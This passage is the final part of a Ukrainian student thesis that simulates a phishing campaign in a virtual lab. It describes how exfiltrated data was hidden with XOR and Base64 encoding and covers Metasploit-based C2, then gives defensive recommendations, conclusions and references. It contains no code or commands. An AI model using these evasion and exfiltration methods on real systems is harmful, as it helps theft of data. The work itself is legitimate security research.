


Рисунок 3.60 –Перегляд логів скрипту завантаження файлів




Рисунок 3.61 –Перегляд логів скрипту сканування файлової системи

Важливим елементом реалізованого сценарію є механізм обфускації даних на рівні прикладної логіки, який використовується під час передавання інформації між агентом на машині жертви та сервером ексфільтрації. Усі дані перед надсиланням попередньо обробляються шляхом симетричного XOR-перетворення з подальшим кодуванням результату у форматі Base64. Застосований підхід не

забезпечує криптографічно стійкого шифрування та не розглядається як повноцінний засіб захисту інформації, однак дозволяє ускладнити прямий аналіз вмісту переданих файлів і службових повідомлень під час мережевого перехоплення.

Під час аналізу мережевої взаємодії за допомогою інструмента Wireshark встановлено, що HTTP-запити, ініційовані машиною жертви, мають вигляд стандартних вихідних з'єднань до вебсервера. Тіло POST-запитів містить дані у форматі Base64, які не мають читабельної структури та не дозволяють безпосередньо ідентифікувати передані файли, імена каталогів або JSON-поля без знання алгоритму обробки та ключа кодування. Це ускладнює базовий інспекційний аналіз трафіку та демонструє типові підходи маскування ексфільтрації даних поверх легітимних протоколів.




Рисунок 3.62 – Перегляд захопленого під атаки трафіку

Під час аналізу мережевої взаємодії за допомогою інструмента Wireshark видно, що HTTP-запити, ініційовані машиною жертви, мають вигляд стандартних outbound-з'єднань до вебсервера. Тіло POST-запитів містить закодовані дані, які не мають читабельної структури та не дозволяють безпосередньо ідентифікувати передані файли, імена каталогів або JSON-поля. Це ускладнює базовий інспекційний аналіз трафіку та відповідає типовим підходам, що застосовуються у реальних фішингових кампаніях для маскування ексфільтрації даних.

На рівні мережевого моніторингу передавання виглядає як регулярний обмін даними між клієнтом і вебсервісом без використання аномальних заголовків або підозрілих типів контенту. Таким чином, навіть за відсутності TLS-шифрування корисне навантаження не піддається швидкому семантичному аналізу та потребує додаткової обробки для відновлення первинного змісту. Це підтверджується під час перегляду перехоплених пакетів у Wireshark, де дані представлені у вигляді послідовностей символів Base64 без очевидних індикаторів компрометації.

Застосування такого механізму обфускації дозволяє наочно продемонструвати різницю між видимістю мережевого трафіку та фактичним змістом переданої інформації, що є важливим аспектом дослідження фішингових атак і методів їх виявлення. У межах даної роботи цей підхід використовується виключно з дослідницькою метою для ілюстрації принципів прихованої передачі даних у контрольованому середовищі.

3.5 Рекомендації та заходи щодо протидії фішинговим атакам

Результати практичного моделювання фішингової атаки підтверджують, що навіть за наявності технічних засобів захисту ключовою ланкою безпеки залишається користувач. Успішність атаки у змодельованому сценарії була зумовлена поєднанням переконливого соціотехнічного претексту та технічних прийомів маскуванню, що дозволило обійти базові механізми захисту й ініціювати виконання шкідливого коду. Це свідчить про необхідність комплексного підходу до протидії фішинговим загрозам, який поєднує організаційні, технічні та освітні заходи.

Одним із найбільш ефективних напрямів протидії є підвищення рівня обізнаності користувачів. Регулярні тренінги з кібергігієни, спрямовані на розпізнавання фішингових повідомлень, значно знижують імовірність успішної атаки. У корпоративному середовищі для цього широко застосовуються спеціалізовані платформи, зокрема KnowBe4, які дозволяють проводити навчання персоналу, імітувати фішингові кампанії та оцінювати рівень готовності користувачів до

реагування на соціотехнічні загрози. Використання таких інструментів дає змогу не лише навчати співробітників, а й виявляти слабкі місця в організаційних процесах безпеки [2].

З технічного погляду важливу роль відіграє багаторівневий захист електронної пошти. Доцільним є впровадження поштових шлюзів безпеки з підтримкою аналізу вкладень, перевірки URL-адрес, sandbox-механізмів і політик блокування виконуваних файлів або архівів із вкладеними executable-компонентами. Додатково слід застосовувати механізми DMARC, SPF та DKIM для зменшення ризику підміни відправника й підвищення довіри до внутрішньої поштової інфраструктури.

На рівні робочих станцій ефективними заходами є використання сучасних EDR/XDR-рішень, контроль запуску скриптів і макросів, обмеження прав користувачів та застосування принципу найменших привілеїв. Заборона або жорстке регулювання запуску PowerShell-скриптів, а також активний моніторинг подій через Sysmon і централізовані системи журналювання дозволяють виявляти підозрілу активність ще на ранніх етапах атаки.

Важливим аспектом є також моніторинг мережевого трафіку. Аналіз вихідних HTTP(S)-з'єднань, виявлення аномалій у DNS-запитах і кореляція подій у системах типу ELK Stack або аналогічних SIEM-платформах дають змогу своєчасно зафіксувати спроби прихованої ексфільтрації даних. Саме поєднання мережевого аналізу з журналами подій на хості забезпечує повнішу картину інциденту.

Таким чином, ефективна протидія фішинговим атакам можлива лише за умови комплексного підходу, що включає навчання користувачів, зокрема із застосуванням платформ типу KnowBe4, впровадження сучасних технічних засобів захисту та постійний моніторинг подій. Практичне моделювання атаки, виконане в межах даної роботи, наочно демонструє, що ігнорування хоча б одного з цих компонентів суттєво підвищує ризик успішної компрометації інформаційних систем.

Висновки до третього розділу

У третьому розділі виконано практичну реалізацію та детальний аналіз змодельованої фішингової атаки, що відтворює повний операційний цикл сучасних загроз – від підготовки інфраструктури та шкідливого контенту до виконання пейлоаду, ексфільтрації даних і централізованого керування через C2-сервер. Практична частина була реалізована в ізольованому віртуальному середовищі, що дозволило безпечно та контрольовано дослідити поведінку атаки на кожному етапі.

У межах розділу було спроектовано та налаштовано інфраструктуру з кількох віртуальних машин, які виконували ролі атакувального вузла, машини жертви, сервера ексфільтрації та сервера логування. Окрему увагу приділено розробці фішингового контенту, зокрема створенню переконливого електронного листа та багатокомпонентного вкладення, що поєднує технічні засоби доставки шкідливого коду з психологічними тригерами соціальної інженерії.

Також у розділі реалізовано механізм пейлоаду та командно-контрольну інфраструктуру на основі Metasploit Framework і власного HTTP C2-сервера. Показано, як первинна компрометація переходить у фазу повного технічного контролю над системою жертви, включно зі скануванням файлової системи, вибірко-вим або масовим завантаженням файлів та прихованою передачею даних. Усі ключові дії атаки були зафіксовані за допомогою засобів журналювання та мережевого моніторингу, що дало змогу наочно проаналізувати поведінку шкідливих компонентів.

Отже, третій розділ демонструє практичну реалізацію складної багатокомпонентної фішингової атаки та підтверджує, що поєднання соціальної інженерії з технічними засобами керування й ексфільтрації становить серйозну загрозу для інформаційних систем. Отримані результати створюють основу для формування обґрунтованих рекомендацій щодо виявлення та протидії таким атакам, а також підкреслюють важливість комплексного підходу до кіберзахисту.

ВИСНОВКИ

У результаті виконання випускної кваліфікаційної роботи було досліджено, спроектовано та практично реалізовано модель фішингової атаки, яка відтворює повний операційний цикл сучасних кіберзагроз, що охоплюють етапи підготовки фішингового контенту, початкової компрометації користувача та подальшого виконання шкідливого коду, взаємодії з командно-контрольною інфраструктурою та ексфільтрації даних у лабораторному середовищі. Робота поєднує теоретичний аналіз актуальних підходів до фішингу з практичним моделюванням реальної атаки, що дозволяє комплексно оцінити характер і небезпеку таких загроз.

У першому розділі роботи було розглянуто теоретичні основи фішингових атак, їх історичну еволюцію та сучасні форми. Проаналізовано основні методи та технології фішингу, роль соціальної інженерії у процесі початкової компрометації користувача, принципи функціонування шкідливого програмного забезпечення та механізми його активації. Окрему увагу приділено огляду моделей опису атак, зокрема Cyber Kill Chain та MITRE ATT&CK, які дозволяють систематизувати поведінку зловмисників і структурувати етапи фішингових кампаній. Теоретичний аналіз створив фундамент для подальшого проєктування та практичної реалізації атаки.

Другий розділ було присвячено проєктуванню фішингової атаки та вибору технологій для її реалізації. На основі теоретичних положень визначено архітектуру фішингової кампанії, спроектовано інфраструктуру доставки шкідливого коду та обґрунтовано вибір інструментів для створення контенту. Детально розглянуто методи доставки, активації та прихованого виконання шкідливого коду, а також технології ексфільтрації даних і антифореnzійні підходи до завершення атаки. У межах цього розділу сформовано логічний і послідовний сценарій фішингової кампанії, що відображає реальні практики сучасних зловмисників і є придатним для подальшого експериментального відтворення.

У третьому розділі реалізовано практичну частину дослідження. Було розгорнуто віртуальне середовище з декількох машин, налаштовано фішинговий

контент, створено та запущено пейлоад, а також побудовано власну C2-інфраструктуру з вебінтерфейсом керування. Покроково відтворено процес атаки з фіксацією подій у журналах та мережевому трафіку, що дало змогу наочно продемонструвати механізми початкової компрометації, виконання шкідливого коду та ексфільтрації даних. На основі отриманих результатів сформульовано рекомендації щодо протидії фішинговим атакам, зокрема з урахуванням організаційних, технічних і навчальних заходів.

Отже, випускна кваліфікаційна робота досягла поставленої мети. Реалізована модель фішингової атаки наочно демонструє складність і багатокomпонентність сучасних загроз, а також підкреслює необхідність комплексного підходу до кіберзахисту.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Sonowal G. Phishing and Communication Channels: A Guide to Identifying and Mitigating Phishing Attacks. New York : Apress L. P., 2022. 240 p.
2. Phishing Resource Center/KnowBe4. URL: <https://www.knowbe4.com/resource-center/phishing> (дата звернення: 15.12.2025).
3. Nouri S. The Evolution of Phishing: From Simple Email Scams to Sophisticated Social Engineering Attacks/LinkedIn. URL: <https://www.linkedin.com/pulse/evolution-phishing-from-simple-email-scams-social-saeed-nouri-znadc/> (дата звернення: 15.12.2025).
4. What is Cyber Kill Chain/Microsoft. URL: <https://www.microsoft.com/en-us/security/business/security-101/what-is-cyber-kill-chain> (дата звернення: 15.12.2025).
5. MITRE ATT&CK®/MITRE ATT&CK®. URL: <https://attack.mitre.org/> (дата звернення: 15.12.2025).
6. Introduction to the MITRE ATT&CK Framework/HackerSploit Forum. URL: <https://forum.hackersploit.org/t/introduction-to-the-mitre-att-ck-framework/9127> (дата звернення: 15.12.2025).
7. How Has Phishing Evolved Over the Years?/DuoCircle. URL: <https://www.duocircle.com/phishing-protection/how-has-phishing-evolved-over-the-years> (дата звернення: 15.12.2025).
8. Phishing Activity Trends Report 1st Quarter 2025/Anti-Phishing Working Group (APWG). 2025. URL: https://docs.apwg.org/reports/apwg_trends_report_q1_2025.pdf (дата звернення: 15.12.2025).
9. Mitnick K. D., Simon W. L. Art of Deception: Controlling the Human Element of Security. Hoboken : John Wiley & Sons, Incorporated, 2011. 368 p.
10. Clone Phishing/Hornetsecurity. URL: <https://www.hornetsecurity.com/en/knowledge-base/clone-phishing/> (дата звернення: 15.12.2025).
11. Watering Hole Attack/Fortinet. URL: <https://www.fortinet.com/resources/cyber-glossary/watering-hole-attack> (дата звернення: 15.12.2025).
12. Сірик А. В., Єфіменко А. А. DEERFAKE У ФІШИНГОВИХ АТАКАХ: АНАЛІЗ ЗАГРОЗ ТА ЗАСОБІВ ВИЯВЛЕННЯ // Сучасні загрози кібербезпеки: матеріали міжнар. наук.-практ. конф. (Житомир, квітень 2025 р.). Житомир: Державний університет «Житомирська політехніка», 2025. URL: <https://conf.ztu.edu.ua/wp-content/uploads/2025/04/131.pdf> (дата звернення: 20.12.2025).
13. Phishing Attachments: How to Spot Dangerous Files/CalPCC. URL: <https://www.calpcc.com/phishing-attachments-spot-dangerous-files/> (дата звернення: 15.12.2025).
14. QR Code Phishing: Attackers Use Corrupted Word Documents to Bypass Detection/Abnormal Security. URL: <https://abnormal.ai/blog/corrupted-word-document-qr-code-phishing-attack> (дата звернення: 15.12.2025).
15. Phishing with Office Macros in 2024/MWR CyberSec. URL: <https://mwrcybersec.com/phishing-with-office-macros-in-2024> (дата звернення: 15.12.2025).

16. Macro Malware in Word and Excel: A Practical Guide for Contract Reviewers/IT Law Co. URL: <https://itlawco.com/macro-malware-in-word-and-excel-a-practical-guide-for-contract-reviewers/> (дата звернення: 15.12.2025).
17. Types of Malicious File Attacks/Sasa Software. URL: <https://www.sasa-software.com/learning/types-of-malicious-file-attacks/> (дата звернення: 15.12.2025).
18. Window Malware/ScienceDirect Topics. URL: <https://www.sciencedirect.com/topics/computer-science/window-malware> (дата звернення: 15.12.2025).
19. Kyazze F. Understanding Malware Process Injection in Windows: A Guide for Beginners and Experts/Medium. URL: <https://frankkyazze.medium.com/understanding-malware-process-injection-in-windows-a-guide-for-beginners-and-experts-f6fd531cc3c6> (дата звернення: 15.12.2025).
20. Malware behaviors and techniques/ Help Net Security. URL: <https://www.helpnetsecurity.com/2024/03/20/malware-behaviors-techniques/> (дата звернення: 15.12.2025).
21. Malicious Code: What is it, How it Works & How to Prevent it/SentinelOne. URL: <https://www.sentinelone.com/cybersecurity-101/cybersecurity/malicious-code/> (дата звернення: 15.12.2025).
22. Linux Malware/Private Internet Access. URL: <https://www.privateinternetaccess.com/blog/linux-malware/> (дата звернення: 15.12.2025).
23. Das S. Windows vs Linux: A Comparison of Security/LinkedIn. URL: <https://www.linkedin.com/pulse/windows-vs-linux-comparison-security-santanu-das-gr8uf/> (дата звернення: 15.12.2025).
24. Hackers Use MS Excel Macro to Launch Malware Attacks/The Hacker News. URL: <https://thehackernews.com/2024/06/hackers-use-ms-excel-macro-to-launch.html> (дата звернення: 15.12.2025).
25. Unpacking the Mystery of What is a Payload in Cyber Security: A Deep Dive into the Facts, History, Settings, and Impact/Bytagig. URL: <https://www.bytagig.com/articles/unpacking-the-mystery-of-what-is-a-payload-in-cyber-security-a-deep-dive-into-the-facts-history-settings-and-impact/> (дата звернення: 15.12.2025).
26. C2 Frameworks Explained/Hunt.io. URL: <https://hunt.io/glossary/c2-frameworks-explained> (дата звернення: 15.12.2025).
27. What is Data Exfiltration?/IBM. URL: <https://www.ibm.com/think/topics/data-exfiltration> (дата звернення: 15.12.2025).
28. 10 Common Data Exfiltration Techniques and How to Prevent Them/Akitra. URL: <https://akitra.com/blog/data-exfiltration-techniques/> (дата звернення: 15.12.2025).
29. Mosyan D. HTTP Long Polling vs WebSockets/Medium. URL: <https://medium.com/@dmosyan/http-long-polling-vs-websockets-dadab8f7f26f> (дата звернення: 15.12.2025).

30. Recipe for a successful phishing campaign: part 1 & 2/InfoSec Writeups. URL: <https://infosecwriteups.com/recipe-for-a-successful-phishing-campaign-part-1-2-dc23d927ec55> (дата звернення: 15.12.2025).
31. Gophish: Open-Source Phishing Framework/Gophish. URL: <https://getgophish.com/> (дата звернення: 15.12.2025).
32. King Phisher: Phishing Campaign Toolkit : репозиторій/RSM US LLP. URL: <https://github.com/rsmusllp/king-phisher> (дата звернення: 15.12.2025).
33. Introduction to Payloads in Cybersecurity/Old Noisy Speaker // Medium. URL: <https://medium.com/@old.noisy.speaker/introduction-to-payloads-in-cybersecurity-dd014fdff760> (дата звернення: 15.12.2025).
34. What Is a Virus Link? How It Works and How to Avoid It/PowerDMARC. URL: <https://powerdmarc.com/virus-link/> (дата звернення: 15.12.2025).
35. Fileless Attacks at a Glance: Weaponizing PowerShell & Microsoft Legitimate Apps/Maltrak // Medium. URL: <https://medium.com/maltrak/fileless-attacks-at-a-glance-weaponizing-powershell-microsoft-legitimate-apps-39d973096f6c> (дата звернення: 15.12.2025).
36. Obfuscated Threats: The Invisible Danger in Cybersecurity/Nextron Systems. URL: <https://www.nextron-systems.com/2025/04/09/obfuscated-threats-the-invisible-danger-in-cybersecurity/> (дата звернення: 15.12.2025).
37. Balarabe T. 5 Common Windows Persistence Techniques and How to Stop Them/Medium. URL: <https://medium.com/@tahirbalarabe2/%EF%B8%8F5-common-windows-persistence-techniques-and-how-to-stop-them-5d6f3b98682d> (дата звернення: 15.12.2025).
38. AMSI Bypass Methods/Pentest Laboratories. URL: <https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/> (дата звернення: 15.12.2025).
39. Bypassing ETW for Fun and Profit/White Knight Labs. URL: <https://whiteknightlabs.com/2021/12/11/bypassing-etw-for-fun-and-profit/> (дата звернення: 15.12.2025).
40. Rohit. DNS Exfiltration: What and How of it/Medium. URL: <https://techwithrohit.medium.com/dns-exfiltration-what-and-how-of-it-dc2dd70f0337> (дата звернення: 15.12.2025).
41. CyberJunkie. 5 anti-forensics techniques to trick investigators. Hack The Box. URL: <https://www.hackthebox.com/blog/anti-forensics-techniques> (дата звернення: 15.12.2025).
42. 2015 Ukraine Electric Power Attack, Campaign C0028 | MITRE ATT&CK®. MITRE ATT&CK®. URL: <https://attack.mitre.org/campaigns/C0028> (дата звернення: 15.12.2025).
43. Postfix Mail Transport Agent/Postfix. URL: <https://www.postfix.org/> (дата звернення: 15.12.2025).
44. Metasploit Tutorial: How to Use Metasploit for Penetration Testing/Hack The Box. URL: <https://www.hackthebox.com/blog/metasploit-tutorial> (дата звернення: 15.12.2025).

ДОДАТКИ

Схема відповідності етапів змодельованої фішингової атаки тактикам і технікам фреймворку MITRE ATT&CK




Схема мережевої взаємодії вузлів мережі під час виконання фішингової атаки


